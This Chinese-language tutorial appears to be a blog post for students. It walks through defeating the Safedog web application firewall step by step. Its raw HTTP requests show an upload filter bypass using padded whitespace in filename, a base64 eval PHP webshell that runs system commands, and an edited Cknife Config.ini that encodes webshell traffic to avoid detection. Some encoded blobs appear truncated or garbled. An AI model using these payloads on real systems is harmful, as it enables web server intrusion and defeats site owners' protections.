最基本的dogByPass一条龙服务

wafByPass

Thinking QQ：905913971

0x00 背景


这周学弟学妹经常提问到如何绕过安全防护软件的检测，那么本篇就以dog为例子带大家走一遍dogByPass的一条龙服务的流程，本篇仅提供思路，后续可能由于软件规则的更新而需要重新设置或更改规则，所以先带大家走 一遍流程，大家熟悉后便能自行去更改规则了。

> dogByPass的一条龙服务:
> 上传ByPass -> 一句话ByPass -> cknife ByPass

0x01 UploadByPass

在目标站点有上传漏洞并使用dog防护的时候，可以使用如下的方式绕过。

在服务端写好未做任何限制的上传脚本，然后直接上传php文件，发现被dog拦截了。



```
POST /onewd/sdphp.php HTTP/1.1
Host: 192.168.163.139
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------17442438517379
Content-Length: 326
Referer: http://192.168.163.139/onewd/sdphp.php
Cookie: safedog-flow-item=
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------17442438517379
Content-Disposition: form-data; name="path"

uploadimg/
-----------------------------17442438517379
Content-Disposition: form-data; name="upfile"; filename="evil.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------17442438517379--
```

```
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gbk2312" />
<title>网站防火墙</title>
</head>
<style>
p {
        line-height:20px;
}
ul{ list-style-type:none;}
li{ list-style-type:none;}
</style>
<body style=" padding:0; margin:0; font:14px/1.5 Microsoft Yahei,
宋体,sans-serif; color:#555;">

 <div style="margin: 0 auto; width:1000px; padding-top:70px;
overflow:hidden;">
  <div style="width:300px; float:left; height:200px;
background:url(http://404.safedog.cn/images/safedogsite/broswer_logo.jpg)
no-repeat 100px 60px;"></div>

  <div style="width:600px; float:left;">
    <div style=" height:40px; line-height:40px; color:#fff;
font-size:16px; overflow:hidden; background:#6bb3f6;
padding-left:20px;">网站防火墙 </div>
    <div style="border:1px dashed #cdcece; border-top:none;
```

最基本的方式可以通过对request的报文进行FUZZ，得到绕过防护软件的方式。
举个栗子在filename=后面加上空格，TAB等空字符再跟上文件名，可以绕过dog的上传检测

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------17442438517379
Content-Length: 327
Referer: http://192.168.163.139/onewd/sdphp.php
Cookie: safedog-flow-item=
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------17442438517379
Content-Disposition: form-data; name="path"

uploadimg/
-----------------------------17442438517379
Content-Disposition: form-data; name="upfile"; filename="evil.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------17442438517379--
```

```
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<title>Picture Upload</title>
<style> type="text/css">
</style></head>
<body>

<h2>文件上传漏洞-未做限制的漏洞</h2>
<a href="../index.php"><font color="#000000">返回

</font></a><br><br>

<form enctype="multipart/form-data" action="" method="post" name ="upform">
<input name="path" type="hidden" value="uploadimg/">
<input name="upfile" type="file" size="25" maxlength="500">
<input type="submit" value="Submit">
</form>
<!--<h3>允许上传类型(jpg,jpeg,png,gif,hmp,rar,zip,cab,7z)</h3>-->
</body>
</html>
uploadimg/<br><br><font color=red>Upload Successful</font><br>File
Name: <font color=blue>evil.php</font><br> Width: Length:<br> Size:18
bytes
```

又一个栗子在分号的前后加上一定数量的TAB，在测试中是加入了466个TAB字符，可以绕过dog的上传检测


```
                ;name="upfile"; filename="evil.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------17442438517379--
```

```
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8">
<title>Picture Upload</title>
<style> type="text/css">
</style></head>
<body>

<h2>文件上传漏洞-未做限制的漏洞</h2>
<a href="../index.php"><font color="#000000">返回

</font></a><br><br>

<form enctype="multipart/form-data" action="" method="post" name ="upform">
<input name="path" type="hidden" value="uploadimg/">
<input name="upfile" type="file" size="25" maxlength="500">
<input type="submit" value="Submit">
</form>
<!--<h3>允许上传类型(jpg,jpeg,png,gif,hmp,rar,zip,cab,7z)</h3>-->
</body>
</html>
uploadimg/<br><br><font color=red>Upload Successful</font><br>File
Name: <font color=blue>evil.php</font><br> Width: Length:<br> Size:18
bytes
```


0x02 OneWordByPass

> dog By Pass 的一句话可以参考往篇的文章:
> https://mp.weixin.qq.com/s/5EYc-foPPvu9B0DKkUKmMw
> https://mp.weixin.qq.com/s/vzNx1qz6iTnOUurW0hO2MQ

绕过上传后，普通的一句话会被dog查杀，因此需要特殊的一句话，又为了能够使用cknife连接而不是手动连接的方式，因此需要在传输的过程中对内容进行编码或加密，最简单的方式就是使用base64编码，上传后没有被查杀，因为这个一句话是免杀的。




使用手动连接的方式确认一句话可以正常使用，把POST请求中参数的值cmd=system('whoami') 进行base64编码得到cmd=c3lzdGVtKCd3aG9hbWknKQ==，提交后正常执行。




0x03 CknifeByPass

正常情况下Cknife发送的数据是没有进行编码或加密的，因此会造成某些敏感关键字被dog检测到从而被拦截，所以为了能够让Cknife能够发送编码或加密的内容可以在cknife中的Config.ini配置发包规则。

首先查看默认情况下Cknife的发包规则，设置Cknife的代理地址和端口是BurpSuite的地址和端口。




使用BurpSuite拦截Cknife的请求包，然后发送的repeater，可以看到因为cmd参数的值中包含敏感关键字从而被dog拦截。cmd是免杀一句话的密码。



```
POST /onewd/uploadimg/evil.php HTTP/1.1
User-Agent: Java/1.8.0_91
Host: 192.168.163.139
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 676

cmd=@eval□(base64_decode($_POST[action]));&action=QGlua
V9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpOOBzZXRfdGltZV9saW1pd
CgwKTtAc2V0X21hZ2IjX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2
BfCIpOzskRD1kaXJuYW1lKCRfUOVSVkVSWyJTQ1JUFRfRklMRU5BTUU
pZCcpKT9AcG9zaXhfZ2VOcHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc
7JHVzcjOoJHUpPyR1WyduYW1lJ1
```

```
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd
">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=gbk2312" />
<title>网站防火墙</title>
</head>
<style>
p {
        line-height:20px;
}
ul{ list-style-type:none;}
li{ list-style-type:none;}
</style>
<body style=" padding:0; margin:0; font:14px/1.5
Microsoft Yahei, 宋体,sans-serif; color:#555;">

 <div style="margin: 0 auto; width:1000px;
```

拦截后Cknife无法正常使用，直接报错。




接下来开始对Cknife进行修改，打开Config.ini文件，这里以PHP为例子，找到PHP_MAKE，将PHP_MAKE中的值`eval(base64_decode($_POST[action]))`进行base64编码，编辑好后保存config.ini

```
PHP_MAKE=@eval\u0001(base64_decode($_POST[action]));

PHP_MAKE=eval(base64_decode($_POST[action]));
PHP_MAKE=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFthY3Rpb25dKSk=;

9uc2UuV3JpdGUoQ08pO31SZXNwb25zZS5XcmlOZShSTik7UnMuTW92ZU5leHQoKTt9Q
r){Response.Write("ERROR\:// "%2Berr.message);}Response.Write("|<-"
PHP_BASE64=1
PHP_MAKE=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFthY3Rpb25dKSk=;
PHP_INDEX=
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTt
oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7
```

重新启动Cknife，使用BurpSuite监测请求包，cmd参数的值成功被转成base64编码的数据，由于上一步的免杀一句话会进行base64解码，所以请求可以正常运行。


```
POST /onewd/uploadimg/evil.php HTTP/1.1
User-Agent: Java/1.8.0_91
Host: 192.168.163.139
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 687

cmd=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFthY3Rpb25dKSk=;&action=QGluaV9zZXQoImRpc3
BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50a
W1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXS
JhbmdlKCJBIiwiWiIpIGFzICRMKWImKGIzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcd
CI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBv
JFI7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D
```

此时关闭BurpSuite的拦截，cknife可以正常使用，本篇介绍的流程也就到此结束。



0x04 小小总结

本篇重在带大家走下dogByPass的一条龙服务流程，提供一些bypass的思路，但bypass的技巧都是要靠不断的学习和积累的，并且由于cknife是开源的所以为很多骚操作提供很好的支撑。cknife还要很多知识本篇没有涉及到后续再进行总结和探讨。期待大家的交流和讨论。